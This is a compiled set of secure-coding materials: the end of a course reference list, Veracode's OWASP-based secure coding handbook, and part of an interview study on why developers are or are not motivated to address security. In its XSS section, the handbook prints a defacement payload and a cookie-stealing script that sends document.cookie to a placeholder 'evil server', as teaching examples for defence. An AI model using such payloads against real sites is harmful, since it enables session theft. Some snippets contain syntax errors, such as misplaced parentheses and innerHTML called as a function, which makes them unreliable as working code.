- IEEE Center for Secure Design, "Avoiding the top 10 software security design flaws." Accessed on 12-10-2020 at https://cybersecurity.ieee.org/blog/2015/11/13/avoiding-the-top-10-security-flaws/
- CyBOK Secure Software Lifecycle Knowledge Area Issue 1.0 © Crown Copyright, The National Cyber Security Centre 2019, licensed under the Open Government Licence http://www.nationalarchives.gov.uk/doc/open-government-licence/.

The End

- Next up: Software Quality Attributes

SECURE CODING BEST PRACTICES HANDBOOK

A DEVELOPER'S GUIDE TO PROACTIVE CONTROLS

VERACODE

SECURITY SKILLS ARE NO LONGER OPTIONAL FOR DEVELOPERS

As cybersecurity risks steadily increase, application security has become an absolute necessity. That means secure coding practices must be part of every developer's skill set. How you write code, and the steps you take to update and monitor it, have a big impact on your applications, your organization, and your ability to do your job well.

This guide will give you practical tips in using secure coding best practices. It's based on the OWASP Top 10 Proactive Controls — widely considered the gold standard for application security — but translated into a concise, easy-to-use format. You'll get a brief overview of each control, along with coding examples, actionable advice, and further resources to help you create secure software.

WHAT'S INSIDE

BEST PRACTICES

BEST PRACTICE 1 Verify for Security Early and Often

It used to be standard practice for the security team to do security testing near the end of a project and then hand the results over to developers for remediation. But tackling a laundry list of fixes just before the application is scheduled to go to production isn't acceptable anymore. It also increases the risk of a breach. You need the tools and processes for manual and automated testing during coding.

SECURITY TIPS

- Consider the OWASP Application Security Verification Standard as a guide to define security requirements and generate test cases.
- Scrum with the security team to ensure testing methods fix any defects.
- Consider data protections from the beginning. Include security up front when agreeing upon the definition of "done" for a project.
- Build proactive controls into stubs and drivers.
- Integrate security testing in continuous integration to create fast, automated feedback loops.

BONUS PRO TIP

Add a security champion to each development team.

A security champion is a developer with an interest in security who helps amplify the security message at the team level. Security champions don't need to be security pros; they just need to act as the security conscience of the team, keeping their eyes and ears open for potential issues. Once the team is aware of these issues, it can then either fix the issues in development or call in your organization's security experts to provide guidance.

Learn more

RISKS ADDRESSED

All the OWASP Top 10 Risks

SOLUTIONS

- Veracode Application Security Platform
- Veracode Greenlight

RESOURCES

- OWASP Application Security Verification Standard Project
- OWASP Testing Guide

BEST PRACTICE 2

Parameterize Queries

SQL injection is one of the most dangerous application risks, partly because attackers can use open source attack tools to exploit these common vulnerabilities. You can control this risk using query parameterization. This type of query specifies placeholders for parameters, so the database will always treat them as data, rather than part of a SQL command. You can use prepared statements, and a growing number of frameworks, including Rails, Django, and Node.js, use object relational mappers to abstract communication with a database.

SECURITY TIPS

- Parameterize the queries by binding the variables.
- Be cautious about allowing user input into object queries (OQL/HQL) or other advanced queries supported by the framework.
- Defend against SQL injection using proper database management system configuration.

EXAMPLES | Query parameterization

Example of query parameterization in Java

```
String newName = request.getParameter("newName");
int id = Integer.parseInt(request.getParameter("id"));
PreparedStatement pstmt = con.prepareStatement("UPDATE EMPLOYEES SET NAME = ? WHERE ID = ?");
pstmt.setString(1, newName);
pstmt.setInt(2, id);
```

Example of query parameterization in C#.NET

```
string sql = "SELECT * FROM Customers WHERE CustomerId = @CustomerId";
SqlCommand command = new SqlCommand(sql);
command.Parameters.Add(new SqlParameter("@CustomerId", System.Data.SqlDbType.Int));
command.Parameters["@CustomerId"].Value = 1;
```

RISKS ADDRESSED

SQL injection

SOLUTION

→ Veracode Static Analysis

RESOURCES

→ Veracode SQL Injection Cheat Sheet

→ SQL Injection Attacks and How to Prevent Them Infographic

→ OWASP Query Parameterization Cheat Sheet

BEST PRACTICE 3

Encode Data

Encoding translates potentially dangerous special characters into an equivalent form that renders the threat ineffective. This technique is applicable for a variety of platforms and injection methods, including UNIX command encoding, Windows command encoding, and cross-site scripting (XSS). Encoding addresses the three main classes of XSS: persistent, reflected, and DOM-based.

SECURITY TIPS

- Treat all data as untrusted, including dynamic content consisting of a mix of static, developer-built HTML/JavaScript, and data that was originally populated with user input.
- Develop relevant encoding to address the spectrum of attack methods, including injection attacks.
- Use output encoding, such as JavaScript hex encoding and HTML entity encoding.
- Monitor how dynamic webpage development occurs, and consider how JavaScript and HTML populate user input, along with the risks of untrusted sources.

EXAMPLES | Cross-site scripting

Example XSS site defacement

```
<script>document.body.innerHTML("Jim was here");</script>
```

Example XSS session theft

```
<script>
var img = new Image();
img.src="http://<some evil server>.com?" + document.cookie;
</script>
```

RISKS ADDRESSED

SQL injection

Cross-site scripting

Client-side injection

SOLUTION

- Veracode Dynamic Analysis
- Veracode Static Analysis

RESOURCES

- Veracode Cross-Site Scripting (XSS) Tutorial
- OWASP XSS Filter Evasion Cheat Sheet
- OWASP DOM based XSS Prevention Cheat Sheet

BEST PRACTICE 4

Validate All Inputs

It's vitally important to ensure that all data is syntactically and semantically valid as it arrives and enters a system. As you approach the task, assume that all data and variables can't be trusted, and provide security controls regardless of the source of that data. Valid syntax means that the data is in the form that's expected — including the correct number of characters or digits. Semantic validity means that the data has actual meaning and is valid for the interaction or transaction. Whitelisting is the recommended validation method.

SECURITY TIPS

- Assume that all incoming data is untrusted.
- Develop whitelists for checking syntax. For example, regular expressions are a great way to implement whitelist validation, as they offer a way to check whether data matches a specific pattern.
- Make sure input validation takes place exclusively on the server side. This extends across multiple components, including HTTP headers, cookies, GET and POST parameters (including hidden fields), and file uploads. It also encompasses user devices and back-end web services.
- Use client-side controls only as a convenience.

EXAMPLE | Validating email

PHP technique to validate an email user and sanitize illegitimate characters

```php
<?php
$sanitized_email = filter_var($email, FILTER_SANITIZE_EMAIL);
if (filter_var($sanitized_email, FILTER_VALIDATE_EMAIL)) {
echo "This sanitized email address is considered valid.\n";
}
```

RISKS ADDRESSED

- SQL injection
- Cross-site scripting
- Unvalidated redirects and forwards

SOLUTION

→ Veracode Static Analysis

RESOURCE

→ OWASP Input Validation Cheat Sheet

BEST PRACTICE 5

Implement Identity and Authentication Controls

You can avoid security breaches by confirming user identity up front and building strong authentication controls into code and systems. These controls must extend beyond a basic username and password. You'll want to include both session management and identity management controls to provide the highest level of protection.

SECURITY TIPS

- Use strong authentication methods, including multi-factor authentication, such as FIDO or dedicated apps.
- Consider biometric authentication methods, such as fingerprint, facial recognition, and voice recognition, to verify the identity of users.
- Implement secure password storage.
- Implement a secure password recovery mechanism to help users gain access to their account if they forget their password.
- Establish timeout and inactivity periods for every session.
- Use re-authentication for sensitive or highly secure features.
- Use monitoring and analytics to spot suspicious IP addresses and machine IDs.

EXAMPLE | Password hashing

in PHP using password_hash() function (available since 5.5.0) which defaults to using the bcrypt algorithm. The example uses a work factor of 15.

```
<?php
$cost  = 15;
$password_hash = password_hash("secret_password", PASSWORD_DEFAULT, ["cost" => $cost] );
?>
```

RISKS ADDRESSED

Broken authentication and session management

SOLUTIONS

→ Veracode Dynamic Analysis

RESOURCES

→ OWASP Authentication Cheat Sheet

→ OWASP Password Storage Cheat Sheet

→ OWASP Session Management Cheat Sheet

BEST PRACTICE 6

Implement Access Controls

You can dramatically improve protection and resiliency in your applications by building authorization or access controls into your applications in the initial stages of application development. Note that authorization is not the same as authentication. According to OWASP, authorization is the “process where requests to access a particular feature or resource should be granted or denied.” When appropriate, authorization should include a multi-tenancy and horizontal (data specific) access control.

SECURITY TIPS

- Use a security-centric design, where access is verified first. Consider using a filter or other automated mechanism to ensure that all requests go through an access control check.
- Consider denying all access for features that haven’t been configured for access control.
- Code to the principle of least privilege. Allocate the minimum privilege and time span required to perform an action for each user or system component.
- Separate access control policy and application code, whenever possible.
- Consider checking if the user has access to a feature in code, as opposed to checking the user's role.
- Adopt a framework that supports server-side trusted data for driving access control. Key elements of the framework include user identity and log-in state, user entitlements, overall access control policy, the feature and data requested, along with time and geolocation.

RISKS ADDRESSED

Insecure direct object references

Missing function-level access control

RESOURCES

- Veracode Guide to Spoofing Attacks
- OWASP Access Control Cheat Sheet
- OWASP Testing Guide for Authorization

EXAMPLES | **Coding to the activity**

Consider checking if the user has access to a feature in code, as opposed to checking what role the user is in code. Below is an example of hard-coding role check.

```
if (user.hasRole("ADMIN")) || (user.hasRole("MANAGER")) {
deleteAccount();
}
```

Consider using the following string.

```
if (user.hasAccess("DELETE_ACCOUNT")) {
deleteAccount();
}
```

Improve protection and resiliency in your applications by building authorization or access controls during the initial stages of application development.

BEST PRACTICE 7

Protect Data

Organizations have a duty to protect sensitive data within applications. To that end, you must encrypt critical data while it's at rest and in transit. This includes financial transactions, web data, browser data, and information residing in mobile apps. Regulations like the EU General Data Protection Regulation make data protection a serious compliance issue.

SECURITY TIPS

- Don't be tempted to implement your own homegrown libraries. Use security-focused, peer-reviewed, and open source libraries, including the Google KeyCzar project, Bouncy Castle, and the functions included in SDKs. Most modern languages have implemented crypto-libraries and modules, so choose one based on your application's language.
- Don't neglect the more difficult aspects of applied crypto, such as key management, overall cryptographic architecture design, tiering, and trust issues in complex software. Existing crypto hardware, such as a Hardware Security Module (HSM), can make your job easier.
- Avoid using an inadequate key, or storing the key along with the encrypted data.
- Don't make confidential or sensitive data accessible in memory, or allow it to be written into temporary storage locations or log files that an attacker can view.
- Use transport layer security (TLS) to encrypt data in transit.

RISKS ADDRESSED

Sensitive data exposure

SOLUTION

→ Veracode Developer Training

RESOURCES

→ Encryption and Decryption in Java Cryptography

→ Cryptographically Secure Pseudo-Random Number Generators

→ OWASP Cryptographic Storage Cheat Sheet

→ OWASP Password Storage Cheat Sheet

EXAMPLE | Cryptographically secure pseudo-random number generators

The security of basic cryptographic elements largely depends on the underlying random number generator (RNG). An RNG that is suitable for cryptographic usage is called a cryptographically secure pseudo-random number generator (CSPRNG). Don't use Math.random. It generates random values deterministically, and its output is considered vastly insecure.

In Java, this is the most secure way to create a randomizer object on Windows:

```
SecureRandom secRan = SecureRandom.getInstance("Windows-PRNG") ;
byte[] b = new byte[NO_OF_RANDOM_BYTES] ;
secRan.nextBytes(b);
```

On Unix-like systems, use this example:

```
SecureRandom secRan = new SecureRandom() ;
byte[] b = new byte[NO_OF_RANDOM_BYTES] ;
secRan.nextBytes(b);
```

Coding secure crypto can be difficult due to the number of parameters that you need to configure. Even a tiny misconfiguration will leave an entire crypto-system open to attacks.

BEST PRACTICE 8

Implement Logging and Intrusion Detection

Logging should be used for more than just debugging and troubleshooting. Logging and tracking security events and metrics helps to enable what's known as attack-driven defense, which considers the scenarios for real-world attacks against your system. For example, if a server-side validation catches a change to a non-editable, throw an alert or take some other action to protect your system. Focus on four key areas: application monitoring; business analytics and insight; activity auditing and compliance monitoring; and system intrusion detection and forensics.

SECURITY TIPS

- Use an extensible logging framework like SLF4J with Logback, or Apache Log4j2, to ensure that all log entries are consistent.
- Keep various audit and transaction logs separate for both security and auditing purposes.
- Always log the timestamp and identifying information, like source IP and user ID.
- Don't log opt-out data, session IDs, or hash value of passwords, or sensitive or private data including credit card or Social Security numbers.
- Perform encoding on untrusted data before logging it to protect from log injection, also referred to as log forging.
- Log at an optimal level. Too much or too little logging heightens risk.

RISKS ADDRESSED

All the OWASP Top 10 Risks

RESOURCE

→ OWASP Logging Cheat Sheet

EXAMPLES | Disabling mobile app logging in production

In mobile applications, developers use logging functionality for debugging, which may lead to sensitive information leakage. These console logs are not only accessible using the Xcode IDE (in iOS platform) or Logcat (in Android platform), but by any third-party application installed on the same device. For this reason, disable logging functionality in production release.

Android

Use the Android ProGuard tool to remove logging calls by adding the following option in the proguard-project.txt configuration file:

```
-assumenosideeffects class android.util.Log
{
public static boolean isLoggable(java.lang.String, int);
public static int v(...);
public static int i(...);
public static int w(...);
public static int d(...);
public static int e(...);
}
```

iOS

Use the preprocessor to remove any logging statements:

```
#ifndef DEBUG
#define NSLog(...)
#endif
```

Logging and tracking security events and metrics enables attack-driven defense, which considers the scenarios for real-world attacks against your system.

BEST PRACTICE 9

Leverage Security Frameworks and Libraries

You can waste a lot of time — and unintentionally create security flaws — by developing security controls from scratch for every web application you're working on. To avoid that, take advantage of established security frameworks and, when necessary, respected third-party libraries that provide tested and proven security controls.

SECURITY TIPS

- Use existing secure framework features rather than using new tools, such as third-party libraries.
- Because some frameworks have security flaws, build in additional controls or security protections as needed.
- Use web application security frameworks, including Spring Security, Apache Shiro, Django Security, and Flask security.
- Regularly check for security flaws, and keep frameworks and libraries up to date.

BONUS PRO TIP

The crucial thing to keep in mind about vulnerable components is that it's not just important to know when a component contains a flaw, but whether that component is used in such a way that the flaw is easily exploitable. Data compiled from customer use of our SourceClear solution shows that at least nine times out of 10, developers aren't necessarily using a vulnerable library in a vulnerable way.

By understanding not just the status of the component but whether or not a vulnerable method is being called, organizations can pinpoint their component risk and prioritize fixes based on the riskiest uses of components.

Learn more

RISKS ADDRESSED

All common web application vulnerabilities

SOLUTION

→ Veracode Software Composition Analysis

RESOURCE

→ A Best Practice Guide to Managing Your Open Source Risk

BEST PRACTICE 10

Monitor Error and Exception Handling

Error and exception handling isn't exciting, but like input validation, it is a crucial element of defensive coding. Mistakes in error and exception handling can cause leakage of information to attackers, who can use it to better understand your platform or design. Even small mistakes in error handling have been found to cause catastrophic failures in distributed systems.

SECURITY TIPS

- Conduct careful code reviews and use negative testing, including exploratory testing and pen testing, fuzzing, and fault injection, to identify problems in error handling.
- Manage exceptions in a centralized manner to avoid duplicated try/catch blocks in the code. In addition, verify that all unexpected behaviors are correctly handled inside the application.
- Confirm that error messages sent to users aren't susceptible to critical data leaks, and that exceptions are logged in a way that delivers enough information for QA, forensics, or incident response teams to understand the problem.

EXAMPLE | Information leakage

Returning a stack trace or other internal error details can tell an attacker too much about your environment. Returning different errors in different situations (for example, "invalid user" vs. "invalid password" on authentication errors) can also help attackers find their way in.

RISKS ADDRESSED

All the OWASP Top 10 Risks

SOLUTION

→ Veracode Manual Penetration Testing

RESOURCE

→ OWASP Code Review Guide: Error Handling

Additional Resources

VISIT

- Veracode Application Security Knowledge Base
- OWASP Cheat Sheet Series

READ

- **The Tangled Web: A Guide to Securing Modern Web Applications,** by Michal Zalewski
- **Secure Java: For Web Application Development,** by Abhay Bhargav and B. V. Kumar

WATCH

- Understanding Applications in the Security Ecosystem
- Branded Vulnerabilities: How to Respond to Real Risk, Not Media Hype

Learn More About Securing Code at the Speed of DevOps

veracode.com/devsecops

Find AppSec Answers and Connect With Peers

Join the Veracode Community

ABOUT VERACODE

Veracode, is a leader in helping organizations secure the software that powers their world. Veracode's SaaS platform and integrated solutions help security teams and software developers find and fix security-related defects at all points in the software development lifecycle, before they can be exploited by hackers. Our complete set of offerings help customers reduce the risk of data breaches, increase the speed of secure software delivery, meet compliance requirements, and cost effectively secure their software assets – whether that's software they make, buy or sell. Veracode serves over a thousand customers across a wide range of industries, including nearly one-third of the Fortune 100, three of the top four U.S. commercial banks and more than 20 of the Forbes 100 Most Valuable Brands. Learn more at veracode.com, on the Veracode Blog, and on Twitter.

VERACODE

Motivations and Amotivations for Software Security

Preliminary Results

Hala Assal
School of Computer Science
Carleton University
Ottawa, ON, Canada
HalaAssal@scs.carleton.ca

Sonia Chiasson
School of Computer Science
Carleton University
Ottawa, ON, Canada
chiasson@scs.carleton.ca

ABSTRACT

We conducted an interview study with software developers to explore factors influencing their motivation towards security. We identified both *intrinsic* and *extrinsic* motivations, as well as different factors that led participants to lack motivation towards software security. We found that when the motivation stems from the developer, rather than external factors, our participants exhibited better attitudes towards software security. We discuss each of the identified (a)motivations and the importance of transforming motivations to be internally-driven by developers.

1. INTRODUCTION

Developers are not necessarily security experts, however, end-users expect them to develop secure applications. Security initiatives and tools have been proposed to support the integration of security in the Software Development Lifecycle (SDLC) (*e.g.* [4, 7, 9, 22]). Despite these efforts, vulnerabilities persist [16] and even extend to applications that were not considered security-sensitive [14, 17]. Conflicting opinions argue the reason might be because security guidelines do not exist or are not mandated by the companies [29, 32, 33], that developers lack security knowledge [5, 31], or that developers might lack the ability [16] or proper expertise [6] to identify vulnerabilities despite having security knowledge.

Recently, usable security research focused on developers and the human factors of software security [13]. For example, Acar *et al.* [2] developed a research agenda that focuses on proposing and improving security tools and methodologies, as well as understanding how developers' view and deal with software security. Our previous work [3] explored software security practices in real-life and identified factors that may influence these practices. In this paper, we explore factors that motivate (or deter) developers from addressing software security. One of the problematic properties of security is *the unmotivated user property* [28]. This concept also applies to software developers—security is rarely their primary objective [2, 13]. From our study, we also found several factors that may induce developers' amotivation towards security, despite their knowledge and belief of its importance. Thus, besides supporting developers technically with security tools and libraries, our data shows the importance of internalizing software security and acting with volition towards it.

USENIX Symposium on Usable Privacy and Security (SOUPS) 2018.
August 12–14, 2018, Baltimore, MD, USA.

2. RELATED WORK

Ensuring application security is not a trivial task, especially for developers who are often mistaken as security experts [2, 13]. Different approaches have been proposed to support developers in their security tasks, including using machine learning to assist in the discovery of vulnerabilities [15, 25], supporting developers' information needs during vulnerability analysis [22], and improving the usability of Application Programming Interfaces (APIs) [1, 31].

Baca *et al.* [6] suggested that to achieve best results in analyzing security vulnerabilities, developers need to gain practical experience in using Static-code Analysis Tools (SATs) with a focus on security aspects. Oliveira *et al.* [16] recommended in-context security education. Thomas *et al.* [24] also recommends providing training opportunities that target the specific security issues that developers encounter in their code, and tailoring security training to address developers' weak security knowledge spots.

Previous work investigated factors that influence the adoption of new security tools [29, 32, 33]. The development company's policies and the overall company culture towards security were found to be among the main deciding factors in motivating security in development and encouraging developers' decision to adopt new security tools [32, 33]. The domain and context of use of the application was another prominent factor in adopting security tools [32, 33]. In addition, some developers are reluctant to use security tools because they are complex and require special security knowledge [29, 32]. For many, installing and learning how to use and interpret the output of a new tool was too steep a cost that sometimes outweighs the benefits [29]. In addition, through a survey with information system professionals (*e.g.*, developers, analysts, managers), Woon and Kankanhalli [30] found that participants' perception of the usefulness of security to their applications influences their intentions to practice secure development.

This work focuses on factors that influence the adoption of security processes in general. In this paper, we explore developers' motivations and amotivations to software security.

3. METHODOLOGY

We designed a semi-structured interview study to explore developers' motivation to software security and received IRB clearance. We recruited 13 participants through posting on development forums and relevant social media groups, and announcing the study to professional acquaintances. Each participant received a $20 Amazon gift card as compensation. Each interview lasted approximately one hour, was audio recorded, and later transcribed for analysis. Data collection was done in 3 waves, each followed by preliminary analysis and preliminary conclusions [12]. We followed Glaser and Strauss's [12] recommendation by concluding recruitment on saturation (*i.e.*, when new data collection does not add new themes or insights to the analysis). Other aspects of these interviews were published separately [3], but this paper focuses on different analysis.

All participants hold university degrees which included courses in software programming, and are currently employed in development with an average of 9.35 years of development experience ($median = 8$). Our dataset included participants developing different application types: web applications and services (*e.g.*, e-finance, online productivity, online booking, and social networking), embedded software, kernels, design and engineering software, support utilities, and information management and support systems.

Analysis. We used Grounded Theory methodology [23] to analyze our interviews. We did not start with a preconceived theory, rather we started by exploring the data to offer insights and enhance understanding of the phenomenon under study. We used Atlas.ti to code our interviews, which resulted in a total of 170 open codes.

4. RESULTS

We identified *both* intrinsic and extrinsic motivations to software security. Intrinsic motivation is when an activity is voluntarily performed for the pleasure and enjoyment it causes. Intrinsic motivations are driven by humans' "inherent tendency to seek out novelty and challenges, to extend and exercise one's capacities, to explore, and to learn." [19]. In contrast, extrinsic motivation is when a person is engaged in an activity for outcomes separate from those innate to the activity itself [10]. In addition, we identified amotivations to software security, where the person lacks motivation to act (they do not act at all or act without intent) [19].

4.1 Motivations to software security

Intrinsic motivation. The only intrinsic motivation to security in our data was "*self-improvement*", where the developer challenges one-self to write secure code. For example, P1 said, *"Sometimes I will have the challenge, that 'okay, this time I'm going to submit [my code] for a review where nobody will give me a comment'."*

On the other hand, we found several extrinsic motivations to software security that vary in the degree of autonomy—whether the motivation is internal to the developer, or driven by external factors [10].

Internally-driven extrinsic motivation. *Professional responsibility* and *concern for users* are two extrinsic motivations, where the action is not performed for its inherent enjoyment, but rather to fulfill what the developer views as their responsibility to their profession and to safeguard users' privacy and security. For example, P3 said, *"I would not feel comfortable with basically having something used by end users that I didn't feel was secure, or I didn't feel respective of privacy, umm so I would try very hard to not compromise on that."*

In addition, our analysis shows that *understanding the implications* of ignoring or dismissing security, increased security awareness and motivated participants' teams to integrate security in their SDLCs. This was especially true when the understanding came through practical examples of how the developer's code could lead to a security issue or through experiencing a real security issue at work. P4 explained, *"I know for me personally when I realized just how catastrophic something could be, just by making a simple mistake, or not even a simple mistake, just overlooking something simple, it changes your focus."*

Caring about the *company reputation* and recognizing how it could be negatively affected in case of a security breach is another motivator. Moreover, when the whole project team is responsible for security, as opposed to singling out a specific entity, our participants recognized that as part of the team they should participate in this *shared responsibility*. P10 explained, *"[If we find a vulnerability,] we try not to say, 'you personally are responsible for causing this vulnerability'. I mean, it's a team effort, people looked at that code and they passed on it too, then it's shared, really."* We found evidence in our data that this behaviour could have a snowball effect and lead to motivating more team-members to recognize the importance of considering security as their colleagues do (*induced initiative*). P7 said, *"When you see your colleagues actually spending time on something, you might think that 'well, it's something that's worth spending time on', but if you worked in a company that nobody just touches security then you might not be motivated that much."*

Externally-driven extrinsic motivation. We identified security motivations that are driven by external factors, such as receiving rewards and avoiding punishment. Our analysis shows that addressing security can be driven by the desire to being recognized as the security expert or receiving acknowledgement, or maintaining self-esteem and self-worth (*prestige*). In addition, receiving rewards in the form of *career advancement* is another external motivation for security. We also found three motivations that are driven by the desire to avoid negative consequences of the lack of security: an overseeing entity finding non-compliance with regulations (*audit fear*), losing marketshare or market value in case of a security breach (*business loss*), and being monitored and pressured by superiors (*pressure*). P1 explained, *"If they find a security issue, then you will be in trouble. Everybody will be at your back, and you have to fix it as soon as possible."*

4.2 Software security amotivations

We also explored amotivations for software security; why security is deferred or dismissed.

Perceived lack of competence. Our analysis revealed that the *lack of resources* and the *lack of support* are two factors that led to a perceived lack of competence to address software security. Some participants indicated that they do not have the necessary budget, time, people-power, or expertise, to properly address security in their SDLC. For example, P12 said, *"We don't have that much manpower to explicitly test security vulnerabilities, [..] we don't have those kind of resources. But ideally if we did have [a big] company, I would have a team dedicated to find exploits. But unfortu-*

nately we don't. We also found that this lack of trust in their ability to address security occurs when there is no security plan in place, when security tools are nonexistent or lacking, and when developers are unaware of such tools' availability.

Lack of interest, relevance, or value. The other type of amotivation comes from the lack of interest, relevance, or value of performing security tasks. The lack of relevance could happen when security is not considered one of the developer's everyday duties (*not my responsibility*), or when security is viewed as another entity's responsibility (*security is handled elsewhere*), such as another team or team-member. Our analysis shows that when this is the general attitude in a team, it could have detrimental effects such as *induced passiveness*. For example, even though P9 believed in the importance of addressing security, he became amotivated towards it and prefers to focus on his 'more valuable' existing duties. He said, *"I don't really trust [my team members] to run any kind of, like, source code scanners or anything like that. I know I'm certainly not going to."*

Additionally, our analysis revealed reasons why security efforts lack value for some teams as indicated by participants in our dataset. First, we found that some of our teams suffer from the optimistic bias [18, 27], thinking that attackers would not be interested in their applications, or that they are not a big enough company to be a target for attacks. Thus, as they see *no perceived risk* and security efforts lack value. We also found that when there are no perceived negative consequence to the individuals or to the business from the lack of security in the SDLC (*no perceived loss*), then security efforts lack value. For example, when developer are not held responsible for security issues found in their code, they would rather spend their time on aspects for which they will be held responsible. P7 explained, *"[If] I made a bad security decision, nobody would blame me as much as if I made a decision that lead to a [non-security] bug in the system. So the priority of security is definitely lower than introducing bugs in the system."* Moreover, as different tasks compete for resources (the developer's time in the previous quote), when security has no perceived value, those deemed more valuable are prioritized.

Defiance/Resistance to influence. The final amotivation we identified is *inflexibility*. We found that some developers would work around security, not because it is difficult to comply, but rather because it conflicts with their perception of the proper way of coding, or it conflict with how they are used to writing code. P9 explained how one of his team members resists using a framework in the proper way, despite having *"gotten into so many arguments"* (P9) with his manager, *"I can tell he is very self-absorbed with his own thoughts, and he thinks that what he says is somehow the truth, even if it doesn't necessarily pan out that way"*.

5. DISCUSSION

Several factors lead to the types of amotivation identified in our data, such as the optimism bias—thinking that the applications are safe from the adverse consequences of lack of security. It could also arise from workplace dynamics, *e.g.*, in a team where secure coding and security tasks are resisted, a developer may feel that her efforts towards software security alienates her from the team, and with no expectation of reward, she may lose motivation to go the extra-mile. It could also induce a feeling of helplessness [26] based on disbelief that her focus on security could change the course of events, given that the majority of the application was not built with security in mind.

On the other hand, in teams where security was in the company culture and support for security tasks was available, developers were more motivated to focus on software security. This could be because they feel competent to perform their security tasks, especially when support for such tasks and learning opportunities are available. It could also be because, in such teams, secure coding behaviour increases the developers' relatedness to their teams, *e.g.*, by feeling they are connected to the culture and contribute to the team. Consequently, rather than performing security tasks purely to follow mandates, developer internalize such tasks, accept them, and experience volition to act.

In fact, we found that even in cases where security tasks were mandatory, motivation to act often arises from reasons other than the mandate. Although it may be a first step to motivate security, mandating security tasks should be accompanied by improving the morale when it comes to security through adopting a security culture, supporting developers in these tasks and providing positive encouragement, and allowing developers and teams to see the value of such tasks and identify with them. This facilitates internalization of security, which has a significant positive effect on persistence and performance [19].

6. CONCLUDING REMARKS

Finding the best way to motivate developers is not a trivial task. External rewards and punishment may help induce external motivation. However, previous research found that these have a detrimental effect on intrinsic motivation as it shifts the perceived locus of causality from internal to external. In addition, research in the education domain found that tangible rewards negatively influence conceptual learning and problem solving [11]. Other research hypothesizes that engagement-contingent and non-tangible rewards may avoid the externalization of intrinsic motivations [8, 19]. However, research in this area is inconclusive [11]. Moreover, the effect of reward (or punishment) contingencies on internalizing and accepting activities is unclear [21].

With all these uncertainties and potential negative effects that reward contingencies may have on motivation and performance, we highlight the need for future research focusing on the long-term effect of reward (and punishment) contingencies on intrinsic motivation and the internalization of software security. In addition, research recommendations for incentivizing developers through tangible rewards should be re-assessed based on their long-term effects.

Previous research demonstrated the importance of internalizing external motivation as it leads to improved performance and the ability to learn [19, 20]. As a continuation to the work presented herein, we will focus our analysis on the process of internalizing software security to understand factors that influence developers' internalization of software security activities and how it can be supported.

7. ACKNOWLEDGMENTS

H. Assal acknowledges her NSERC Postgraduate Scholarship (PGS-D). S. Chiasson acknowledges funding from NSERC for her Canada Research Chair and Discovery grants.

8. REFERENCES

[1] Y. Acar, M. Backes, S. Fahl, S. Garfinkel, D. Kim, M. L. Mazurek, and C. Stransky. Comparing the Usability of Cryptographic APIs. In *IEEE Symposium on Security and Privacy*, 2017.

[2] Y. Acar, S. Fahl, and M. L. Mazurek. You are Not Your Developer, Either: A Research Agenda for Usable Security and Privacy Research Beyond End Users. In *IEEE Cybersecurity Development*, 2016.

[3] H. Assal and S. Chiasson. Security in the Software Development Lifecycle. In *Symp. on Usable Privacy and Security (SOUPS)*. USENIX Association, 2018.

[4] H. Assal, S. Chiasson, and R. Biddle. Cesar: Visual representation of source code vulnerabilities. In *IEEE Symp. on Visualization for Cyber Security*, 2016.

[5] B. K. Marshall. Passwords Found in the Wild for January 2013. `http://blog.passwordresearch.com/2013/02/`. [Accessed April-2017].

[6] D. Baca, K. Petersen, B. Carlsson, and L. Lundberg. Static Code Analysis to Detect Software Security Vulnerabilities - Does Experience Matter? In *Int. Conf. on Availability, Reliability and Security*, 2009.

[7] M. Backes, K. Rieck, M. Skoruppa, B. Stock, and F. Yamaguchi. Efficient and Flexible Discovery of PHP Application Vulnerabilities. In *IEEE European Symp. on Security and Privacy*, 2017.

[8] G. G. Bear, J. C. Slaughter, L. S. Mantz, and E. Farley-Ripple. Rewards, praise, and punitive consequences: Relations with intrinsic and extrinsic motivation. *Teaching and Teacher Education*, 65, 2017.

[9] B. Chess and G. McGraw. Static Analysis for Security. *IEEE Security & Privacy*, 2(6):76–79, 2004.

[10] E. Deci and R. M. Ryan. *Intrinsic Motivation and Self-Determination in Human Behavior*. Springer US, 1 edition, 1985.

[11] M. Gagné and E. L. Deci. Self-determination theory and work motivation. *Journal of Organizational Behavior*, 26(4).

[12] B. G. Glaser and A. L. Strauss. *The discovery of grounded theory: strategies for qualitative research*. Aldine, 1967.

[13] M. Green and M. Smith. Developers are Not the Enemy!: The Need for Usable Security APIs. *IEEE Security Privacy*, 14(5), 2016.

[14] A. Greenberg. Hackers Remotely Kill a Jeep on the Highway—With Me in It. `https://www.wired.com/2015/07/hackers-remotely-kill-jeep-highway/`, 2015. [Accessed May-2017].

[15] G. Grieco, G. L. Grinblat, L. Uzal, S. Rawat, J. Feist, and L. Mounier. Toward Large-Scale Vulnerability Discovery Using Machine Learning. In *ACM Conf. on Data and Application Security and Privacy*, 2016.

[16] D. Oliveira, M. Rosenthal, N. Morin, K.-C. Yeh, J. Cappos, and Y. Zhuang. It's the Psychology Stupid: How Heuristics Explain Software Vulnerabilities and How Priming Can Illuminate Developer's Blind Spots. In *Annual Computer Security Applications Conf.*, 2014.

[17] J. Radcliffe. Hacking Medical Devices for Fun and Insulin: Breaking the Human SCADA System. `https://media.blackhat.com/bh-us-11/Radcliffe/BH_US_11_Radcliffe_Hacking_Medical_Devices_WP.pdf`, 2011. [Accessed Feb-2017].

[18] H.-S. Rhee, Y. U. Ryu, and C.-T. Kim. Unrealistic optimism on information security management. *Computers & Security*, 31(2):221–232, 2012.

[19] R. M. Ryan and E. L. Deci. Self-determination theory and the facilitation of intrinsic motivation, social development, and well-being. *American Psychologist*, 55(1):68, 2000.

[20] R. M. Ryan and E. L. Deci. *Self-determination theory: Basic psychological needs in motivation, development, and wellness*. Guilford Publications, 2017.

[21] M. Selart, T. Nordström, B. Kuvaas, and K. Takemura. Effects of Reward on Self-regulation, Intrinsic Motivation and Creativity. *Scandinavian Journal of Educational Research*, 52(5):439–458, 2008.

[22] J. Smith, B. Johnson, E. Murphy-Hill, B. Chu, and H. R. Lipford. Questions Developers Ask While Diagnosing Potential Security Vulnerabilities with Static Analysis. In *Joint Meeting on Foundations of Software Engineering*. ACM, 2015.

[23] A. L. Strauss and J. M. Corbin. *Basics of Qualitative Research: Techniques and Procedures for Developing Grounded Theory*. Sage Publications, Inc., 1998.

[24] T. W. Thomas, M. Tabassum, B. Chu, and H. Lipford. Security During Application Development: An Application Security Expert Perspective. In *CHI Conf. on Human Factors in Computing Systems*, 2018.

